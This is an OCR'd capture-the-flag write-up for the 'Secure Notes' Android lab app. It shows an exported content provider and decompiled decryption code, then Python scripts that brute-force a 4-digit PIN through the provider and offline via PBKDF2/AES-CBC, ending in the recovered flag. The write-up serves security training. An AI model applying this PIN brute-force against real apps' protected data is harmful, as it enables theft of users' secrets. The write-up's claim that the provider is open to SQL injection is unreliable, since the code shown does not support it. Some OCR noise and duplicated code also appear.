
Secure Notes

```
<uses-permission android:name="com.mobilehackinglab.securenotes.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION" />
<application
    android:theme="@style/Theme.SecureNotes"
    android:label="@string/app_name"
    android:icon="@mipmap/ic_launcher"
    android:debuggable="true"
    android:allowBackup="true"
    android:supportsRtl="true"
    android:extractNativeLibs="false"
    android:fullBackupContent="@xml/backup_rules"
    android:roundIcon="@mipmap/ic_launcher_round"
    android:appComponentFactory="androidx.core.app.CoreComponentFactory"
    android:dataExtractionRules="@xml/data_extraction_rules">
    <provider
        android:name="com.mobilehackinglab.securenotes.SecretDataProvider"
        android:enabled="true"
        android:exported="true"
        android:authorities="com.mobilehackinglab.securenotes.secretprovider"/>
    <activity
        android:name="com.mobilehackinglab.securenotes.MainActivity"
        android:exported="true">
        <intent-filter>
            <action android:name="android.intent.action.MAIN"/>
            <category android:name="android.intent.category.LAUNCHER"/>
        </intent-filter>
    </activity>
```

```
@Override // android.content.ContentProvider
public Cursor query(Uri uri, String[] projection, String selection, String[] selectionArgs, String sortOrder) {
    Object objM130constructorimpl;
    Intrinsics.checkNotNullParameter(uri, "uri");
    MatrixCursor matrixCursor = null;
    if (selection == null || !StringsKt.startsWith$default(selection, "pin=", false, 2, (Object) null)) {
        return null;
    }
    String strRemovePrefix = StringsKt.removePrefix(selection, (CharSequence) "pin=");
    try {
        StringCompanionObject stringCompanionObject = StringCompanionObject.INSTANCE;
        String str = String.format("%04d", Arrays.copyOf(new Object[]{Integer.valueOf(Integer.parseInt(strRemovePrefix))}, 1));
        Intrinsics.checkNotNullExpressionValue(str, "format(format, *args)");
        try {
            Result.Companion companion = Result.INSTANCE;
            SecretDataProvider $this$query_u24lambda_u241 = this;
            objM130constructorimpl = Result.m130constructorimpl($this$query_u24lambda_u241.decryptSecret(str));
        } catch (Throwable th) {
            Result.Companion companion2 = Result.INSTANCE;
            objM130constructorimpl = Result.m130constructorimpl(ResultKt.createFailure(th));
        }
        if (Result.m136isFailureimpl(objM130constructorimpl)) {
            objM130constructorimpl = null;
        }
        String secret = (String) objM130constructorimpl;
        if (secret != null) {
            MatrixCursor $this$query_u24lambda_u243_u24lambda_u242 = new MatrixCursor(new String[]{"Secret"});
            $this$query_u24lambda_u243_u24lambda_u242.addRow(new String[]{secret});
            matrixCursor = $this$query_u24lambda_u243_u24lambda_u242;
        }
        return matrixCursor;
    } catch (NumberFormatException e) {
        return null;
    }
}
```

Exported Content Provider + no validation on the query function parameters -> vulnerable to SQLi and for sure can enumerate all the data stored on this content provider , but the source code seems to be storing the pin code encrypted using this



and we can confirm that when the app retrieve the value , it decrypt it

```java
@Override // android.content.ContentProvider
public Cursor query(Uri uri, String[] projection, String selection, String[] selectionArgs, String sortOrder) {
    Object objM130constructorimpl;
    Intrinsics.checkNotNullParameter(uri, "uri");
    MatrixCursor matrixCursor = null;
    if (selection == null || !StringsKt.startsWith$default(selection, "pin=", false, 2, (Object) null)) {
        return null;
    }
    String strRemovePrefix = StringsKt.removePrefix(selection, (CharSequence) "pin=");
    try {
        StringCcompanionObject stringCompanionObject = StringCompanionObject.INSTANCE;
        String str = String.format("%04d", Arrays.copyOf(new Object[]{Integer.valueOf(Integer.parseInt(strRemovePrefix))}, 1));
        Intrinsics.checkNotNullExpressionValue(str, "format(format, *args)");
        try {
            Result.Companion companion = Result.INSTANCE;
            SecretDataProvider $this$query_u24lambda_u241 = this;
            objM130constructorimpl = Result.m130constructorimpl($this$query_u24lambda_u241.decryptSecret(str));
        } catch (Throwable th) {
            Result.Companion companion2 = Result.INSTANCE;
            objM130constructorimpl = Result.m130constructorimpl(ResultKt.createFailure(th));
        }
        if (Result.m136isFailureimpl(objM130constructorimpl)) {
            objM130constructorimpl = null;
        }
        String secret = (String) objM130constructorimpl;
        if (secret != null) {
            MatrixCursor $this$query_u24lambda_u243_u24lambda_u242 = new MatrixCursor(new String[]{"Secret"});
            $this$query_u24lambda_u243_u24lambda_u242.addRow(new String[]{secret});
            matrixCursor = $this$query_u24lambda_u243_u24lambda_u242;
        }
        return matrixCursor;
    } catch (NumberFormatException e) {
        return null;
    }
}
```

```java
private final String decryptSecret(String pin) throws BadPaddingException, NoSuchPaddingException, IllegalBlockSizeException, NoSuchAlgorithmException, InvalidKeyException, InvalidAlgorithmParam
    try {
        Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
        SecretKeySpec secretKeySpec = new SecretKeySpec(generateKeyFromPin(pin), "AES");
        byte[] bArr = this.iv;
        if (bArr == null) {
            Intrinsics.throwUninitializedPropertyAccessException("iv");
            bArr = null;
        }
        IvParameterSpec ivParameterSpec = new IvParameterSpec(bArr);
        cipher.init(2, secretKeySpec, ivParameterSpec);
        byte[] bArr2 = this.encryptedSecret;
        if (bArr2 == null) {
            Intrinsics.throwUninitializedPropertyAccessException("encryptedSecret");
            bArr2 = null;
        }
        byte[] decryptedBytes = cipher.doFinal(bArr2);
        Intrinsics.checkNotNull(decryptedBytes);
        return new String(decryptedBytes, Charsets.UTF_8);
    } catch (Exception e) {
        return null;
    }
}
```

```java
private final byte[] generateKeyFromPin(String pin) throws NoSuchAlgorithmException {
    char[] charArray = pin.toCharArray();
    Intrinsics.checkNotNullExpressionValue(charArray, "this as java.lang.String).toCharArray()");
    byte[] bArr = this.salt;
    if (bArr == null) {
        Intrinsics.throwUninitializedPropertyAccessException("salt");
        bArr = null;
    }
    PBEKeySpec keySpec = new PBEKeySpec(charArray, bArr, this.iterationCount, 256);
    SecretKeyFactory keyFactory = SecretKeyFactory.getInstance("PBKDF2WithHmacSHA1");
    byte[] encoded = keyFactory.generateSecret(keySpec).getEncoded();
    Intrinsics.checkNotNullExpressionValue(encoded, "getEncoded(...)");
    return encoded;
}
```

So it uses the PIN to generate key that will be used as input to the AES algorithm and encrypt the secret

So i think the SQLi won't get us any where as the PINs are encrypted when stored so we will have to decrypt it , while it can be possible as we have the config.properities but there is easier way

we can simply brute force the PINs until one is valid

sql.py

```
3   def try_pin(pin):
18
19  # Brute force all 4-digit PINs
20  print("Brute forcing PINs...")
21  for i in range(10000):
22      pin = f"{i:04d}"  # Format as 4-digit number
23      result = try_pin(pin)
24      if result:
25          print(f"SUCCESS! PIN: {pin}")
26          print(f"Result: {result}")
27          break
28      if i % 100 == 0:
29          print(f"Tried {i} PINs...")
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

```
Brute forcing PINs...
Tried 0 PINs...
exit
ccccccTried 100 PINs...
Tried 200 PINs...
SUCCESS! PIN: 0299
Result: Row: 0 Secret=ï¿½>gï¿½ï¿½ï¿½ï¿½ï¿½l
ï¿½ï¿½ï¿½ï¿½ï¿½ï¿½ï¿½e*ï¿½hï¿½ï¿½Uis1ï¿½Ì-

PS C:\Users\Dell\Downloads\frida>
```

Ln 29

and yes it didn't help

we need to decrypt the secret and take advantage of the exposed PIN format to brute force it

and yes again my guess worked

```
PS C:\Users\Dell\Downloads\frida> python .\sql.py
Traceback (most recent call last):
  File "C:\Users\Dell\Downloads\frida\sql.py", line 4, in <module>
    from caas_jupyter_tools import display_dataframe_to_user
ModuleNotFoundError: No module named 'caas_jupyter_tools'
PS C:\Users\Dell\Downloads\frida> python .\sql.py
FOUND!
PIN: 2580
Decrypted secret: CTF{D1d_y0u_gu3ss_1t!1?}
PS C:\Users\Dell\Downloads\frida>
```

```
#!/usr/bin/env python3

# decrypt_pin.py

# Brute-force 4-digit PIN (0000-9999) to decrypt the given AES-CBC secret
```

```
# Requires: pycryptodome (install with: python -m pip install pycryptodome)


import base64

import hashlib

from Crypto.Cipher import AES


encrypted_secret_b64 = "bTjBHijMAVQX+CoyFbDPJXRUSHcTyzGaie3OgVqvK5w="

salt_b64 = "m2UvPXkvte7fygEeMr0WUg=="

iv_b64 = "L15Je6YfY5owgIckR9R3DQ=="

iteration_count = 10000


encrypted = base64.b64decode(encrypted_secret_b64)

salt = base64.b64decode(salt_b64)

iv = base64.b64decode(iv_b64)


def pkcs7_unpad(b: bytes) -> bytes:

    if not b:

        raise ValueError("Empty plaintext")

    pad = b[-1]

    if pad < 1 or pad > AES.block_size:

        raise ValueError("Invalid padding value")

    if b[-pad:] != bytes([pad]) * pad:

        raise ValueError("Invalid padding bytes")
```

```
    return b[:-pad]


def try_pin(pin: str):
    # derive 32-byte key via PBKDF2-HMAC-SHA1
    key = hashlib.pbkdf2_hmac('sha1', pin.encode('utf-8'), salt,
iteration_count, dklen=32)
    cipher = AES.new(key, AES.MODE_CBC, iv)
    decrypted = cipher.decrypt(encrypted)
    plaintext = pkcs7_unpad(decrypted)
    # check printable and decode
    try:
        text = plaintext.decode('utf-8')
    except UnicodeDecodeError:
        return None
    # sanity check: printable characters
    if all((31 < ord(c) < 127) or c in '\r\n\t' for c in text) and len(text) >
0:
        return text
    return None


def main():
    for i in range(10000):
        pin = f"{i:04d}"
        try:
```

```
            secret = try_pin(pin)
            if secret is not None:
                print("FOUND!")
                print("PIN:", pin)
                print("Decrypted secret:", secret)
                return
        except Exception:
            # any failure => wrong pin; continue
            continue
    print("No valid PIN found in 0000-9999 range.")


if __name__ == "__main__":
    main()
```